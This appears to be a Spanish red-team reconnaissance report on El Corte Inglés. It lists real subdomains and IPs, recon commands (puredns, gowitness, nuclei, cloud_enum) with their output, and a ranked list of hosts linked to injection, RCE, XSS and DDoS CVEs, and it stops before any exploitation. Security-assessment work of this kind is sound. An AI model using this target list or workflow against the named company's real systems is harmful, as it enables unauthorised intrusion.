
En total quedan 1029 subdominios (y algún dominio que se ha colado) únicos

1016	lyncdiscover.financieraelcorteingles.es		52.112.192.142			Subscan
1017	mc.financieraelcorteingles.es		161.71.33.242			Subscan
1018	pre.financieraelcorteingles.es		2.16.108.122,2.16.108.168			Subscan
1019	autodiscover.financieraelcorteingles.es		40.101.92.24,52.97.168.200,52.97.173.8,52.98.159.8,52.98.200.136,52.98.200.152,52.98.200.184,52.			Subscan
1020	sip.financieraelcorteingles.es		52.112.196.11			Subscan
1021	uat.financieraelcorteingles.es		2.16.108.122,2.16.108.168			Subscan
1022	comunicaciones.financieraelcorteingles.es		161.71.88.133			Subscan
1023	www.bricor.es		185.90.81.159			Subscan
1024	info.bricor.es		185.90.81.234			Subscan
1025	lyncdiscover.bricor.es		52.112.192.14			Subscan
1026	mc.bricor.es		13.111.18.27			Subscan
1027	autodiscover.bricor.es		40.99.153.136,40.99.213.104,40.99.220.152,52.97.233.72			Subscan
1028	sip.bricor.es		52.112.192.11			Subscan
1029	enterpriseenrollment.bricor.es		20.91.147.72			Subscan

Usamos la herramienta puredns https://github.com/d3mondev/puredns con el fin de ver que domunios responden.

PUREDNS

Comando: puredns resolve /home/kali/Desktop/RedTeam/subscan/subdomains_eci.txt -r /home/kali/Herramientas/dnsresolvers/resolvers.txt > /home/kali/Desktop/redteam




GOWITNESS

El siguiente paso consiste en ver visualmente los subdominios, para hacer la tarea mas sencilla utilizamos la herramienta https://github.com/sensepost/gowitness para que tome pantallazos por nosotros y ver los del tiron.

Comando:


"gowitness-2.4.2-windows-amd64.exe" file -f "C:\Users\DAS\Desktop\K\Red Team\list_subdominios.txt" --threads 2



Tomamos nota de las paginas que puedan ser de interes. Tenemos muchos paneles de autentificación. Algunos con tecnologías desactualizadas. La lista completa esta en el archivo “Lista_posibles_targets.txt” Esta lista la hemos creado la pataforma de previsualización de gowitness

Mencion especial por diferentes razones los siguientes objetivos:

qkvseguros.elcorteingles.es Es su portal interno, no he encontrado vulnerabilidades pero comprometerlo seria de gran valor.



app.tmshd.elcorteingles.es Tiene un CVE asociado de alto valor relacionado con command injection https://security.snyk.io/vuln/SNYK-JS-LODASH-1040724

marketinginteractivo.elcorteingles.es Tiene Un CVE asociado de alto valor relacionado con un bypass https://www.cvedetails.com/cve/CVE-2007-2815/

cpanel.transporte.viajeselcorteingles.es Tiene un CVE asociado de alto valor asociadoa a ejecución de código remoto https://www.cvedetails.com/cve/CVE-2020-10120

acceso.elcorteingles.es parece ser vulnerable a XSS https://security.snyk.io/package/npm/polyfill-service/2.0.0 meter

agencias.int.pre.viajeselcorteingles.es parece ser especialmente vulnerable a ddos https://www.cvedetails.com/cve/CVE-2017-15710/

Estos CVEs los sacamos viendo que tecnologías usa la pagina con wappalyzer y viendo sus CVEs

Por otra parte los 8 dominios de abajo me han parecido interesantes de una manera u de otra.

sandbox.tmshd.elcorteingles.es esta asociado a deliverea, que esta relacionado con su operativa logística.

https://accesodes.elcorteingles.es/global-protect/login.esp

pasarelapagospre.elcorteingles.es tiene pinta de antiguo pero sale akamai por todas partes

ppv.elcorteingles.es es el único panel con doble factor de atentificación que he encontrado.

callcenter.elcorteingles.es redirige a su plataforma interna que mencionamos que tiene un gran valor

conecta.elcorteingles.es tiene de por si pinta de antigua aunque no detectamos vulnerabilidades.

ecidam.elcorteingles.es esta alojado en un servidor alemán que se sale de los rangos de ips habituales: 78.46.141.11 y tiene una opción de redirigir a nexo.

Nuclei:

Por ultimo utilizamos la herramienta https://github.com/projectdiscovery/nuclei sobre los siguientes subdominios

```
1 http-qkvseguros.elcorteingles.es
2 app.tmshd.elcorteingles.es
3 marketinginteractivo.elcorteingles.es
4 cpanel.transporte.viajeselcorteingles.es
```

El comando que para listas es

nuclei -list /home/kali/Desktop/RedTeam/nuclei_subdomains.txt

Nosotros vamos a ir individualmente con

sudo nuclei -u cpanel.<subdominio>

sudo nuclei -u cpanel.transporte.viajeselcorteingles.es

```
[apache-detect] [http] [info] http://cpanel.transporte.viajeselcorteingles.es [Apache]
[http-missing-security-headers:content-security-policy] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:access-control-allow-credentials] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:access-control-max-age] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:strict-transport-security] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:access-control-expose-headers] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:access-control-allow-methods] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:access-control-allow-headers] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:access-control-allow-origin] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:permissions-policy] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:referrer-policy] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:clear-site-data] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://cpanel.transporte.viajeselcorteingles.es
[pop3-detect] [network] [info] cpanel.transporte.viajeselcorteingles.es:110
[waf-detect:apachegeneric] [http] [info] http://cpanel.transporte.viajeselcorteingles.es/
[waf-detect:modsecurity] [http] [info] http://cpanel.transporte.viajeselcorteingles.es/
[waf-detect:modsecurityowasp] [http] [info] http://cpanel.transporte.viajeselcorteingles.es/
```

sudo nuclei -u app.tmshd.elcorteingles.es

```
[INF] Using Interactsh Server: oast.fun
[ssl-dns-names] [ssl] [info] cpanel.transporte.viajeselcorteingles.es [cpcalendars.sapienssoftware.com,mail.sapienssoftware.com,transporte-viajeselcorteingles-es.sapienssoftware.com,transporte.viajeselcorteingles.es,webdisk.transporte.viajeselcorteingles.es,autodiscover.sapienssoftware.com,autodiscover.transporte.viajeselcorteingles.es,cpcalendars.transporte.viajeselcorteingles.es,cpcontacts.sapienssoftware.com,www.azzalure.sapienssoftware.com,www.correo-lleego-es.sapienssoftware.com,correo-lleego-es.sapienssoftware.com,cpanel.transporte.viajeselcorteingles.es,cpcontacts.transporte.viajeselcorteingles.es,www.transporte-viajeselcorteingles-es.sapienssoftware.com,www.transporte.viajeselcorteingles.es,webmail.transporte.viajeselcorteingles.es,www.sapienssoftware.com,azzalure.sapienssoftware.com,cpanel.sapienssoftware.com,mail.transporte.viajeselcorteingles.es,sapienssoftware.com,webdisk.sapienssoftware.com,webmail.sapienssoftware.com]
[ssl-issuer] [ssl] [info] cpanel.transporte.viajeselcorteingles.es [Let's Encrypt]
[tls-version] [ssl] [info] cpanel.transporte.viajeselcorteingles.es [tls12]
[smtp-service-detect] [network] [info] cpanel.transporte.viajeselcorteingles.es:25
[pgsql-detect] [network] [info] cpanel.transporte.viajeselcorteingles.es:5432
[starttls-mail-detect] [network] [info] cpanel.transporte.viajeselcorteingles.es:25
[imap-detect] [network] [info] cpanel.transporte.viajeselcorteingles.es:143
[mysql-native-password] [network] [info] cpanel.transporte.viajeselcorteingles.es:3306
[mysql-detect] [network] [info] cpanel.transporte.viajeselcorteingles.es:3306
[openssh-detect] [network] [info] cpanel.transporte.viajeselcorteingles.es:22 [SSH-2.0-OpenSSH_7.4]
```

sudo nuclei -u marketinginteractivo.elcorteingles.es

```
[tech-detect:ms-iis] [http] [info] http://marketinginteractivo.elcorteingles.es
[ERR] Could not initialize interactsh client: could not create client: could not register to servers: could not make register
t "https://oast.me/register": dial tcp 178.128.209.14:443: i/o timeout (Client.Timeout exceeded while awaiting headers)
[cname-fingerprint] [dns] [info] marketinginteractivo.elcorteingles.es [nodom116.oto.cc.]
[http-missing-security-headers:strict-transport-security] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:access-control-allow-origin] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:access-control-expose-headers] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:access-control-allow-headers] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:access-control-max-age] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:content-security-policy] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:x-frame-options] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:x-content-type-options] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:referrer-policy] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:clear-site-data] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:access-control-allow-methods] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:permissions-policy] [http] [info] http://marketinginteractivo.elcorteingles.es
[http-missing-security-headers:access-control-allow-credentials] [http] [info] http://marketinginteractivo.elcorteingles.es
[waf-detect:securesphere] [http] [info] http://marketinginteractivo.elcorteingles.es/
[waf-detect:modsecurity] [http] [info] http://marketinginteractivo.elcorteingles.es/
```

sudo nuclei -u app.tmshd.elcorteingles.es

```
[aws-cloudfront-service] [http] [info] https://app.tmshd.elcorteingles.es
[aws-bucket-service] [http] [info] https://app.tmshd.elcorteingles.es
[INF] Using Interactsh Server: oast.pro
[ssl-dns-names] [ssl] [info] app.tmshd.elcorteingles.es [app.tmshd.elcorteingles.es]
[tls-version] [ssl] [info] app.tmshd.elcorteingles.es [tls13]
[ssl-issuer] [ssl] [info] app.tmshd.elcorteingles.es [Amazon]
[http-missing-security-headers:content-security-policy] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:access-control-allow-origin] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:strict-transport-security] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:access-control-allow-methods] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:x-frame-options] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:x-content-type-options] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:access-control-allow-credentials] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:access-control-expose-headers] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:access-control-allow-headers] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:permissions-policy] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:clear-site-data] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:access-control-max-age] [http] [info] https://app.tmshd.elcorteingles.es
[http-missing-security-headers:referrer-policy] [http] [info] https://app.tmshd.elcorteingles.es
[deprecated-tls] [ssl] [info] app.tmshd.elcorteingles.es [tls12]
[waf-detect:cloudfront] [http] [info] https://app.tmshd.elcorteingles.es/
[robots-txt-endpoint] [http] [info] https://app.tmshd.elcorteingles.es/robots.txt
[s3-detect] [http] [info] https://app.tmshd.elcorteingles.es/%c0
```

sudo nuclei -u qkvseguros.elcorteingles.es

```
┌──(kali㉿kali)-[~/Herramientas/cloud_enum]
└─$ sudo nuclei -u qkvseguros.elcorteingles.es
[sudo] password for kali:

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v2.8.9

                projectdiscovery.io

[INF] Using Nuclei Engine 2.8.9 (latest)
[INF] Using Nuclei Templates 9.3.7 (latest)
[INF] Templates added in last update: 58
[INF] Templates loaded for scan: 4927
[INF] Targets loaded for scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 978 (Reduced 900 Requests)
[INF] Using Interactsh Server: oast.online
[ssl-dns-names] [ssl] [info] qkvseguros.elcorteingles.es [qkvseguros.elcorteingles.es]
[ssl-issuer] [ssl] [info] qkvseguros.elcorteingles.es [DigiCert Inc]
[tls-version] [ssl] [info] qkvseguros.elcorteingles.es [tls12]
[weak-cipher-suites] [ssl] [medium] qkvseguros.elcorteingles.es [TLS_ECDHE_RSA_WITH_AES_128_CBC_
SHA]
[deprecated-tls] [ssl] [info] qkvseguros.elcorteingles.es [tls12]
[deprecated-tls] [ssl] [info] qkvseguros.elcorteingles.es [tls10]
[deprecated-tls] [ssl] [info] qkvseguros.elcorteingles.es [tls11]
```

Extra:

- https://github.com/search?q=el+corte+ingles
- Filial de el corte ingles: https://www.ayrehoteles.com/


Usando https://github.com/initstring/cloud_enum hemos lanzado

python cloud_enum.py -k elcorteingles y hemos descubierto

http://elcorteingles.s3.amazonaws.com/ y http://elcorteingles-static.s3.amazonaws.com/


```
┌──(kali㉿kali)-[~/Herramientas/cloud_enum]
└─$ python cloud_enum.py -k elcorteingles

##########################
       cloud_enum
   github.com/initstring
##########################

Keywords:    elcorteingles
Mutations:   /home/kali/Herramientas/cloud_enum/enum_tools/fuzz.txt
Brute-list:  /home/kali/Herramientas/cloud_enum/enum_tools/fuzz.txt

[+] Mutations list imported: 242 items
[+] Mutated results: 1453 items

++++++++++++++++++++++++++
      amazon checks
++++++++++++++++++++++++++

[+] Checking for S3 buckets
  Protected S3 Bucket: http://elcorteingles.s3.amazonaws.com/
  Protected S3 Bucket: http://elcorteingles-static.s3.amazonaws.com/
```

Usan Slack: https://elcorteingles.slack.com/




INTRUSIÓN Y EXPLOTACIÓN DE VULNERABILIDADES

